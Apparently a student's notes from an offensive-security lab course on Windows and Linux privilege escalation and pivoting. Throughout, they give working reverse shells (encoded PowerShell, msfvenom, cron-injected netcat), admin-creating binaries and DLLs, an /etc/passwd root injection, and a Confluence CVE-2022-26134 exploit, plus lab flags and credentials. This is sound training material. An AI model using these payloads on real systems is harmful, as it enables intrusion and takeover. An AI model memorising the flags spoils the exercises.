JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQANQAuADEAOAA1ACcALAA1ADUANQA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAiAC4AIAB7ACAAJABkAGEAdABhACAAfQAgADIAPgAmADEAIgAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
nc -nvlp 5555
==================================
16.1.2 Number 1
192.168.167.220
Check the users of the local group Remote Management Users on CLIENTWK220 (VM #1). Enter a user which is in this group apart from steve.
kali@kali:~$ nc 192.168.167.220 4444
C:\Users\dave> whoami
C:\Users\dave> whoami /groups
PS C:\Users\dave> Get-LocalUser
PS C:\Users\dave> Get-LocalGroup
PS C:\Users\dave> Get-LocalGroupMember adminteam
PS C:\Users\dave> Get-LocalGroupMember Administrators
PS C:\Users\dave> systeminfo
PS C:\Users\dave> ipconfig /all
PS C:\Users\dave> route print
PS C:\Users\dave> netstat -ano
PS C:\Users\dave> Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
PS C:\Users\dave> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
PS C:\Users\dave> Get-Process
---------------------------
16.1.2 Number 2
192.168.167.220
Enumerate the installed applications on CLIENTWK220 (VM #1) and find the flag.
PS C:\Users\dave> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*"
----------------------------------
16.1.2 Number 3
192.168.167.221
user : mac / IAmTheGOATSysAdmin!
PS C:\Users\dave> Get-Process
PS C:\Users\dave> Get-Process "non-standard process" -fileversioninfo
C:\Users\mac\AppData\Roaming\SuperCompany
OS{8c0e15ade60bb45a2c360e588e35a61f}
====================================
16.1.3
16.1.3 Number 1
192.168.167.220 4444
PS C:\Users\dave> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
PS C:\Users\dave> Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
PS C:\Users\dave> type C:\xampp\passwords.txt
PS C:\Users\dave> type C:\xampp\mysql\bin\my.ini
PS C:\Users\dave> Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
notes from meeting:
- Contractors won't deliver the web app on time
- Login will be done via local user credentials
- I need to install XAMPP and a password manager on my machine
- When beta app is deployed on my local pc:
Steve (the guy with long shirt) gives us his password for testing
password is: securityIsNotAnOption++++++
PS C:\Users\dave> net user steve
PS C:\Users\steve> type C:\xampp\mysql\bin\my.ini
# The following options will be passed to all MySQL clients # backupadmin Windows password for backup job [client] password = admin123admin123! port=3306 socket="C:/xampp/mysql/mysql.sock"
PS C:\Users\steve> net user backupadmin
PS C:\Users\steve> runas /user:backupadmin cmd
--------------------------------------------
16.1.3 Number 2
PS C:\Users\steve> Get-ChildItem -Path C:\Users -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
PS C:\Users\steve> type C:\Users\steve\Contacts\logins.txt
--------------------------------------------
16.1.3 Number 3
192.168.167.221
Question : Connect to CLIENTWK221 (VM #2) via RDP as user mac with the password IAmTheGOATSysAdmin! and locate sensitive information on the system to elevate your privileges. Once found, use the credentials to access the system as this user and find the flag on the Desktop.
PS C:\Users\mac> Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
PS C:\Users\mac> Get-ChildItem -Path C:\Users -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
ewANAAoAIAAgACIAYgBvAG8AbABlAGEAbgAiADoAIAB0AHIAdQBlACwADQAKACAAIAAiAGEAZABtAGkAbgAiADoAIABmAGEAbABzAGUALAANAAoAIAAgACIAdQBzAGUAcgAiADoAIAB7AA0ACgAgACAAIAAgACIAbgBhAG0AZQAiADoAIAAiAHIAaQBjAGgAbQBvAG4AZAAiACwADQAKACAAIAAgACAAIgBwAGEAcwBzACIAOgAgACIARwBvAHQAaABpAGMATABpAGYAZQBTAHQAeQBsAGUAMQAzADMANwAhACIADQAKACAAIAB9AA0ACgB9AA==
{
"boolean": true,
"admin": false,
"user": {
"name": "richmond",
"pass": "GothicLifeStyle1337!"
}
}
OS{2b8445e3c5e04584b4a9e62d8cb16fb8}
============================================
16.1.4 Number 1
192.168.167.220
PS C:\Users\dave> Get-History
PS C:\Users\dave> (Get-PSReadlineOption).HistorySavePath
PS C:\Users\dave> type C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\dave> type C:\Users\Public\Transcripts\transcript01.txt
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force
PS C:\Users\dave> $cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)
PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
[CLIENTWK220]: PS C:\Users\daveadmin\Documents> whoami
*** unexpected behavior. Because of creating Powershell remoting session via WinRM
kali@kali:~$ evil-winrm -i 192.168.167.220 -u daveadmin -p "qwertqwertqwert123\!\!"
OS{9d1bbaa08bf54330ba5c02f03e13b1b8}
---------------------
16.1.4 Number 2
[Event viewer]
Appilication and Sevices Logs > Microsoft > Windows > Powershell > Operational
Find it in vervos category.
---------------------
16.1.4 Number 3
192.168.167.221
Question : Connect to CLIENTWK221 (VM #2) via RDP as user mac with the password IAmTheGOATSysAdmin!. Enumerate the machine and use the methods from this section to find the flag.
=========================================
16.1.5
192.168.167.220
kali@kali:~$ cp /usr/share/peass/winpeas/winPEASx64.exe .
kali@kali:~$ python3 -m http.server 80
kali@kali:~$ nc 192.168.167.220 4444
C:\Users\dave> powershell
PS C:\Users\dave> iwr -uri http://192.168.45.185/winPEASx64.exe -Outfile winPEAS.exe
C:\Users\dave> .\winPEAS.exe
7ba528f7-4e73-48a3-8a67-e5680688c9ff
-----------------------------------------
16.1.5 Number 2
wget https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Seatbelt.exe
PS C:\Users\dave> iwr -uri http://192.168.45.185/Seatbelt.exe -Outfile Seatbelt.exe
PS C:\Users\dave> .\Seatbelt.exe -group=all
=============================================
16.2.1 Number 1
192.168.238.220
RDP dave / qwertqwertqwert123
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
Apache2.4 Running "C:\xampp\apache\bin\httpd.exe" -k runservice
mysql Running C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql
** check permission using icacls
PS C:\Users\dave> icacls "C:\xampp\apache\bin\httpd.exe"
C:\xampp\apache\bin\httpd.exe BUILTIN\Administrators:(F)
NT AUTHORITY\SYSTEM:(F)
BUILTIN\Users:(RX)
NT AUTHORITY\Authenticated Users:(RX)
PS C:\Users\dave> icacls "C:\xampp\mysql\bin\mysqld.exe"
C:\xampp\mysql\bin\mysqld.exe NT AUTHORITY\SYSTEM:(F)
BUILTIN\Administrators:(F)
BUILTIN\Users:(F)
[adduser.c]
#include <stdlib.h>
int main ()
{
int i;
i = system ("net user dave2 password123! /add");
i = system ("net localgroup administrators dave2 /add");
return 0;
}
kali@kali:~$ x86_64-w64-mingw32-gcc adduser.c -o adduser.exe
PS C:\Users\dave> iwr -uri http://192.168.119.3/adduser.exe -Outfile adduser.exe
PS C:\Users\dave> move C:\xampp\mysql\bin\mysqld.exe mysqld.exe
PS C:\Users\dave> move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe
PS C:\Users\dave> net stop mysql
Access is denied.
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name, StartMode | Where-Object {$_.Name -like 'mysql'}
PS C:\Users\dave> whoami /priv
PS C:\Users\dave> shutdown /r /t 0
PS C:\Users\dave> Get-LocalGroupMember administrators
PS C:\Users\daveadmin> runas /user:dave2 cmd
C:\Windows\system32>powershell start-process powershell -verb runas
kali@kali:~$ cp /usr/share/windows-resources/powersploit/Privesc/PowerUp.ps1 .
kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ..
PS C:\Users\dave> iwr -uri http://192.168.119.3/PowerUp.ps1 -Outfile PowerUp.ps1
PS C:\Users\dave> powershell -ep bypass
...
PS C:\Users\dave> . .\PowerUp.ps1
PS C:\Users\dave> Get-ModifiableServiceFile
PS C:\Users\dave> Install-ServiceBinary -Name 'mysql'
Error
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe' | Get-ModifiablePath -Literal
PS C:\Users\dave> $ModifiableFiles
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument' | Get-ModifiablePath -Literal
PS C:\Users\dave> $ModifiableFiles
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument -conf=C:\test\path' | Get-ModifiablePath -Literal
PS C:\Users\dave> $ModifiableFiles
---------------------
16.2.1 Q2
192.168.156.221
user milena / MyBirthDayIsInJuly1!
PS C:\Users\milena> Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
BackupMonitor Running C:\BackupMonitor\BackupMonitor.exe
PS C:\Users\milena> icacls "C:\BackupMonitor\BackupMonitor.exe"
PS C:\Users\milena> iwr -uri http://192.168.45.185/PowerUp.ps1 -Outfile PowerUp.ps1
PS C:\Users\milena> powershell -ep bypass
...
PS C:\Users\milena> . .\PowerUp.ps1
PS C:\Users\milena> Get-ModifiableServiceFile
reverseshell for x64(windows)
kali@kali:~$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f exe > shell.exe
PS C:\Users\milena> iwr -uri http://192.168.45.185/shell.exe -Outfile ./shell.exe
PS C:\Users\milena> net stop BackupMonitor
PS C:\Users\milena> mv C:\BackupMOnitor\BackupMonitor.exe C:\BackupMonotir\BackupMonitor.old
PS C:\Users\milena> mv ./shell.exe C:\BackupMOnitor\BackupMonitor.exe C:\BackupMonotir\BackupMonitor.exe
PS C:\Users\milena> shutdown /r /t 0
kali@kali:~$ msfconsole
** match the setting(tcp_reverse shell, 4444 port)
OS{426bec3393a216531e570b3c927c16ee}
======================================
16.2.2
192.168.187.220
RDP as steve and password securityIsNotAnOption++++++
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
BetaService Running C:\Users\steve\Documents\BetaServ.exe
PS C:\Users\steve> icacls .\Documents\BetaServ.exe
.\Documents\BetaServ.exe NT AUTHORITY\SYSTEM:(F)
BUILTIN\Administrators:(F)
CLIENTWK220\steve:(RX)
CLIENTWK220\offsec:(F)
PS C:\Users\steve> runas \user:backadmin "C:\tools\procmon\procmon64.exe"
admin123admin123!
PS C:\Users\steve> Restart-Service BetaService
[myDLL.dll]
#include <stdlib.h>
#include <windows.h>
BOOL APIENTRY DllMain(
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
switch ( ul_reason_for_call )
{
case DLL_PROCESS_ATTACH: // A process is loading the DLL.
int i;
i = system ("net user dave2 password123! /add");
i = system ("net localgroup administrators dave2 /add");
break;
case DLL_THREAD_ATTACH: // A process is creating a new thread.
break;
case DLL_THREAD_DETACH: // A thread exits normally.
break;
case DLL_PROCESS_DETACH: // A process unloads the DLL.
break;
}
return TRUE;
}
kali@kali:~$ x86_64-w64-mingw32-gcc myDLL.cpp --shared -o myDLL.dll
PS C:\Users\steve\Documents> iwr -uri http://192.168.45.198/myDLL.dll -Outfile myDLL.dll
PS C:\Users\steve\Documents> net user
PS C:\Users\steve\Documents> Restart-Service BetaService
PS C:\Users\steve\Documents> net user
PS C:\Users\daveadmin> runas /user:dave2 cmd
C:\Windows\system32>powershell start-process powershell -verb runas
OS{a7fd49ac5e7baa21994bb724ae552eae}
=============================
16.2.3
Number 1
102.168.179.220
We connect to CLIENTWK220 as steve (password securityIsNotAnOption++++++) with RDP
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select Name,State,PathName
C:\Users\steve> wmic service get name,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v """
** /i : case-insensitive(upper or lower)
/v : other than searching case
PS C:\Users\steve> Start-Service GammaService
PS C:\Users\steve> Stop-Service GammaService
search order
C:\Program.exe
C:\Program Files\Enterprise.exe
C:\Program Files\Enterprise Apps\Current.exe
C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
PS C:\Users\steve> icacls "C:\"
PS C:\Users\steve>icacls "C:\Program Files"
PS C:\Users\steve> icacls "C:\Program Files\Enterprise Apps"
PS C:\Users\steve> iwr -uri http://192.168.119.3/adduser.exe -Outfile Current.exe
PS C:\Users\steve> copy .\Current.exe 'C:\Program Files\Enterprise Apps\Current.exe'
PS C:\Users\steve> Start-Service GammaService
PS C:\Users\steve> net user
PS C:\Users\steve> net localgroup administrators
PS C:\Users\daveadmin> runas /user:dave2 cmd
C:\Windows\system32>powershell start-process powershell -verb runas
OS{994b4a29e3370a05621ae4056646642a}
PS C:\Users\dave> iwr http://192.168.119.3/PowerUp.ps1 -Outfile PowerUp.ps1
PS C:\Users\dave> powershell -ep bypass
PS C:\Users\dave> . .\PowerUp.ps1
PS C:\Users\dave> Get-UnquotedService
PS C:\Users\steve> Write-ServiceBinary -Name 'GammaService' -Path "C:\Program Files\Enterprise Apps\Current.exe"
PS C:\Users\steve> Restart-Service GammaServicex
--------------------------
16.2.3 Number 2
192.168.181.221
damian with the password ICannotThinkOfAPassword1!
C:\Users\damian>wmic service get name,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v """
ReynhSurveillance C:\Enterprise Software\Monitoring Solution\Surveillance Apps\ReynhSurveillance.exe
PS C:\Users\damian> icacls "C:\Enterprise Software\Monitoring Solution"
C:\Enterprise Software\Monitoring Solution CLIENTWK221\damian:(OI)(CI)(RX,W)
PS C:\Users\damian> iwr http://192.168.45.198/adduser.exe -Outfile Surveillance.exe
PS C:\Users\damian> Start-Service ReynhSurveillance
PS C:\Users\damian> runas /user:dave2 cmd
C:\Windows\system32>powershell start-process powershell -verb runas
PS C:\Windows\system32> dir c:\Users\ -recurse -filter *.txt
OS{4d7ba45264934f93eb89270b5504306c}
===============================
16.3.1 Number 1
steve (password securityIsNotAnOption++++++) to CLIENTWK220 with RDP 192.168.165.220
PS C:\Users\steve> schtasks /query /fo LIST /v
Author: CLIENTWK220\daveadmin
Task To Run: C:\Users\steve\Pictures\BackendCacheCleanup.exe
Start In: C:\Users\steve\Pictures
PS C:\Users\steve> icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
PS C:\Users\steve> iwr -uri http://192.168.119.3/adduser.exe -Outfile BackendCacheCleanup.exe
PS C:\Users\steve> move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak
PS C:\Users\steve> move .\BackendCacheCleanup.exe .\Pictures\
PS C:\Users\steve> net user
PS C:\Users\steve> net localgroup administrators
PS C:\Users\damian> runas /user:dave2 cmd
C:\Windows\system32>powershell start-process powershell -verb runas
PS C:\Windows\system32> dir c:\Users\ -recurse -filter *.txt
OS{fb0c82b20f23db54c4ceac42a16f10c5}
---------------------
16.3.1 Number 2
192.168.165.221
user moss with the password work6potence6PLASMA6flint7
PS C:\Users\moss> schtasks /query /fo LIST /v
Task To Run: C:\Users\moss\Searches\VoiceActivation.exe
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode
Run As User: roy
PS C:\Users\steve> icacls C:\Users\moss\Searches
kali@kali:~$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.45.198 LPORT=4444 -f exe > shell.exe
PS C:\Users\moss> iwr -uri http://192.168.45.198/shell.exe -Outfile VoiceActivation.exe
msfconsole
OS{4f670669d6fcf5aa91f4e3ac4cfb6fe7}
-----------------------
16.3.2 Number 1
kali@kali:~$ nc 192.168.165.220 4444
C:\Users\dave> whoami /priv
kali@kali:~$ wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
C:\Users\dave> powershell
PS C:\Users\dave> iwr -uri http://192.168.119.2/PrintSpoofer64.exe -Outfile PrintSpoofer64.exe
PS C:\Users\dave> .\PrintSpoofer64.exe -i -c powershell.exe
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> whoami
whoami
nt authority\system
OS{91d2eecd4e3167fa2df81c9593786f55}
-------------------------
16.3.2 Number 2
192.168.165.222
C:\Users\diana\Documents>type note1.txt note2.txt note3.txt note4.txt note5.txt note6.txt note7.txt note8.txt note9.txt note10.txt note11.txt notEne12.txt note13.txt note14.txt note15.txt note16.txt note17.txt note18.txt note19.txt note20.txt note21.txt note22.txt>total.txt
alex
WelcomeToWinter0121
PS C:\Users\alex> Get-CimInstance -ClassName win32_service | Select Name,State,PathName
EnterpriseService Running "C:\Services\EnterpriseService.exe"
C:\Services\EnterpriseServiceLog
WARN Couldn't load EnterpriseServiceOptional.dll
kali@kali:~$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.45.198 LPORT=4444 -f dll -o EnterpriseServiceOptional.dll
PS C:\Users\alex> iwr -uri http://192.168.45.198/EnterpriseServiceOptional.dll -Outfile EnterpriseServiceOptional.dll
=============================
17.1.1
Enumerating Linux
id
cat/etc/passwd
hostname
cat /etc/issue
cat /etc/os-release
uname -a
ps aux
ip a
routel
netsta(or ss) -anp
* On Debian Linux(iptables-persistent package), sometimes insucre permission
cat /etc/iptables/rules.v4
ls -lah /etc/cron*
crontab -l
* On Debian-based Linux
dpkg
dpkg -l
* On RedHat-based system
rpm
find / -writable -type d 2>/dev/null
* Check mount filesystems.
cat /etc/fstab
lsblk
* Check and listing Kernel module
lsmod
/sbin/modinfo libata
find / -perm -u=s -type f 2>/dev/null
--------------------
17.1.2 Q1
192.168.182.214
17.1.2 Q4
192.168.182.214
find / -perm -u=s -type f 2>/dev/null
strings /usr/bin/passwd_flag | grep "OS"
OS{876f1662db76ad1953e7cec156e83423}
--------------------
17.1.3 Automated Enumeraiton
/usr/bin/unix-privesc-check
./unix-privesc-check standard > output.txt
17.1.3 Q1
192.168.182.214
scp /usr/bin/unix-privesc-check joe@192.168.182.214:/home/joe
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
Checking if anyone except root can change /etc/group
Checking if anyone except root can change /etc/fstab
Checking if anyone except root can change /etc/profile
Checking if anyone except root can change /etc/sudoers
WARNING: /etc/sudoers is a critical config file. World write is set for /etc/sudoers
Checking if anyone except root can change /etc/shadow
-------------------
17.2.1 Q1
192.168.182.214
joe@debian-privesc:~$ env
joe@debian-privesc:~$ cat .bashrc
joe@debian-privesc:~$ su - root
root@debian-privesc:~# whoami
kali@kali:~$ crunch 6 6 -t Lab%%% > wordlist
kali@kali:~$ hydra -l eve -P wordlist 192.168.50.214 -t 4 ssh -V
[22][ssh] host: 192.168.182.214 login: eve password: Lab123
kali@kali:~$ ssh eve@192.168.50.214
eve@debian-privesc:~$ sudo -l
eve@debian-privesc:~$ sudo -i
Lab123
------------------
17.2.2 Q1
192.168.182.214
joe@debian-privesc:~$ watch -n 1 "ps -aux | grep pass"
root 1982 0.0 0.0 2384 696 ? S 04:27 0:00 sh -c sshpass -p 'Lab123' ssh -t eve@127.0.0.1 'sleep 5;ex
root 1983 0.0 0.0 2356 1632 ? S 04:27 0:00 sshpass -p zzzzzz ssh -t eve@127.0.0.1 sleep 5;exit
joe 2008 0.0 0.1 5980 2820 pts/0 S+ 04:27 0:00 watch -n 10 ps -aux | grep pass
joe@debian-privesc:~$ sudo tcpdump -i lo -A | grep "pass"
flag,pass:OS{46069f9025e75508b0d7e5af192f3ae0} -
--------------------
17.3.1
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
joe@debian-privesc:~$ cat /home/joe/.scripts/user_backups.sh
#!/bin/bash
cp -rf /home/joe/ /var/backups/joe/
joe@debian-privesc:~$ ls -lah /home/joe/.scripts/user_backups.sh
-rwxrwxrw- 1 root root 49 Aug 25 05:12 /home/joe/.scripts/user_backups.sh
joe@debian-privesc:~$ cd .scripts
joe@debian-privesc:~/.scripts$ echo >> user_backups.sh
joe@debian-privesc:~/.scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.118.2 1234 >/tmp/f" >> user_backups.sh
joe@debian-privesc:~/.scripts$ cat user_backups.sh
#!/bin/bash
kali@kali:~$ nc -lnvp 1234
----------------------
17.3.1 Q2
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
Jun 10 07:36:01 debian-privesc CRON[2087]: (root) CMD (/bin/bash /tmp/this_is_fine.sh)
** If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
joe@debian-privesc:/tmp$ echo >> this_is_fine.sh
joe@debian-privesc:/tmp$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.153 4444 >/tmp/f" >> this_is_fine.sh
kali@kali:~/Desktop/OSCP$ nc -nvlp 4444
------------------------
17.3.2
joe@debian-privesc:~$ openssl passwd w00t
ia02fLMUO8q36
joe@debian-privesc:~$ echo "root2:ia02fLMUO8q36:0:0:root:/root:/bin/bash" >> /etc/passwd
joe@debian-privesc:~$ su root2
Password: w00t
root@debian-privesc:/home/joe# id
uid=0(root) gid=0(root) groups=0(root)
------------------------
17.4.1
192.168.218.214
joe@debian-privesc:~$ passwd
joe@debian-privesc:~$ ps u -C passwd
joe@debian-privesc:~$ grep Uid /proc/1932/status
joe@debian-privesc:~$ cat /proc/1131/status | grep Uid
joe@debian-privesc:~$ ls -asl /usr/bin/passwd
joe@debian-privesc:~$ find /home/joe/Desktop -exec "/usr/bin/bash" -p \;
joe@debian-privesc:~$ /usr/sbin/getcap -r / 2>/dev/null
joe@debian-privesc:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
** (E.Pinna, A.Cardaci, 2022). https://gtfobins.github.io
/gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit
-------------------------
17.4.2
192.168.218.214
joe@debian-privesc:~$ sudo -l
joe@debian-privesc:~$ cat /var/log/syslog | grep tcpdump
sudo gcc -wrapper /bin/sh,-s .
OS{2e02d587c090a5eb8a6bba2423ccf435}
-------------------------
17.4.3 Q2
192.168.218.216
joe@ubuntu-privesc:~$ cat /etc/issue
Ubuntu 16.04.4 LTS \n \l
joe@ubuntu-privesc:~$ uname -r
4.4.0-116-generic
joe@ubuntu-privesc:~$ arch
x86_64
kali@kali:~$ searchsploit "linux kernel Ubuntu 16 Local Privilege Escalation" | grep "4." | grep -v " < 4.4.0" | grep -v "4.8"
kali@kali:~$ mv 45010.c cve-2017-16995.c
kali@kali:~$ scp cve-2017-16995.c joe@192.168.123.216:
joe@ubuntu-privesc:~$ gcc cve-2017-16995.c -o cve-2017-16995
Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)
**** CVE-2021-4034 (PwnKit)
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
chmod +x ./PwnKit
scp Pwnkit joe@192.168.218.216:
-----------------------
17.4.3 Q3
192.168.218.52
student / lab / ssh 2222
ls -alh /etc/cron*
cat /etc/cron.hourly/archiver
/var/archives/archive.sh
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.153 4444 >/tmp/f" >> /var/archives/archive.sh
------------------------
17.4.3 Q4
192.168.218.52
student / lab / ssh 2222
find / -writable 2>/dev/null
/etc/passwd
openssl
openssl passwd w00t
FM03to3yYlU0Q
echo "root2:FM03to3yYlU0Q:0:0:root:/root:/bin/bash" >> /etc/passwd
-----------------------
17.4.3 Q5
192.168.218.52
student / lab / ssh 2222
==================================
18.2.3 Q1
192.168.205.63 : CONFLUNECE01
10.4.205.215 : PGDATABASE01
confluence vulnerability
https://www.rapid7.com/blog/post/2022/06/02/active-exploitation-of-confluence-cve-2022-26134/
curl http://192.168.205.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.153/4444%200%3E%261%27%29.start%28%29%22%29%7D/
nc -nvlp 4444
/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/192.168.45.153/4444 0>&1').start()")}/
python3 -c 'import pty; pty.spawn("/bin/sh")'
confluence@confluence01:/opt/atlassian/confluence/bin$ ip addr
confluence@confluence01:/opt/atlassian/confluence/bin$ ip route
confluence@confluence01:/opt/atlassian/confluence/bin$ cat /var/atlassian/application-data/confluence/confluence.cfg.xml
<property name="hibernate.connection.password">D@t4basePassw0rd!</property>
<property name="hibernate.connection.url">jdbc:postgresql://10.4.205.215:5432/confluence</property>
<property name="hibernate.connection.username">postgres</property>
confluence@confluence01:/opt/atlassian/confluence/bin$ socat -ddd TCP-LISTEN:2345,fork TCP:10.4.205.215:5432
sudo ifconfig tun0 mtu 1250
kali@kali:~$ psql -h 192.168.205.63 -p 2345 -U postgres
postgres=# \l
postgres=# \c confluence
confluence=# select * from cwd_user;
kali@kali:~$ hashcat -m 12001 hashes.txt /usr/share/wordlists/fasttrack.txt
{PKCS5S2}aBZZw3HfmgYN3Dzg/Pg7GjagLdo+eRg+0JCCVId/KyNT4oVlNbhWPJtJNazs4F5R:Welcome1234
{PKCS5S2}vCcYx3LxTYB2KH2Sq4wLNLdAcS+4lX/yTQrvBJngifUEXcnIUHEwW0YnOe86W8tP:P@ssw0rd!
{PKCS5S2}ueMu+nTGBtfeGXGBlXXFcJLdSF4uVHkZxMQ1Bst8wm3uhZcDs56a2ProZiSOk2hv:sqlpass123
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
kali@kali:~$ ssh database_admin@192.168.50.63 -p 2222
-------------------------------
18.3 SSH Tunneling
18.3.1 Q1
192.168.205.63 / CONFLUENCE01 OS
10.4.205.215 / PGDATABASE01 OS
172.16.205.217 / HRSHARES OS Credentials
curl http://192.168.205.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.153/4444%200%3E%261%27%29.start%28%29%22%29%7D/
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh database_admin@10.4.205.215
sqlpass123
database_admin@pgdatabase01:~$ ip addr
database_admin@pgdatabase01:~$ ip route
database_admin@pgdatabase01:~$ for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
Connection to 172.16.205.217 445 port [tcp/microsoft-ds] succeeded!s,
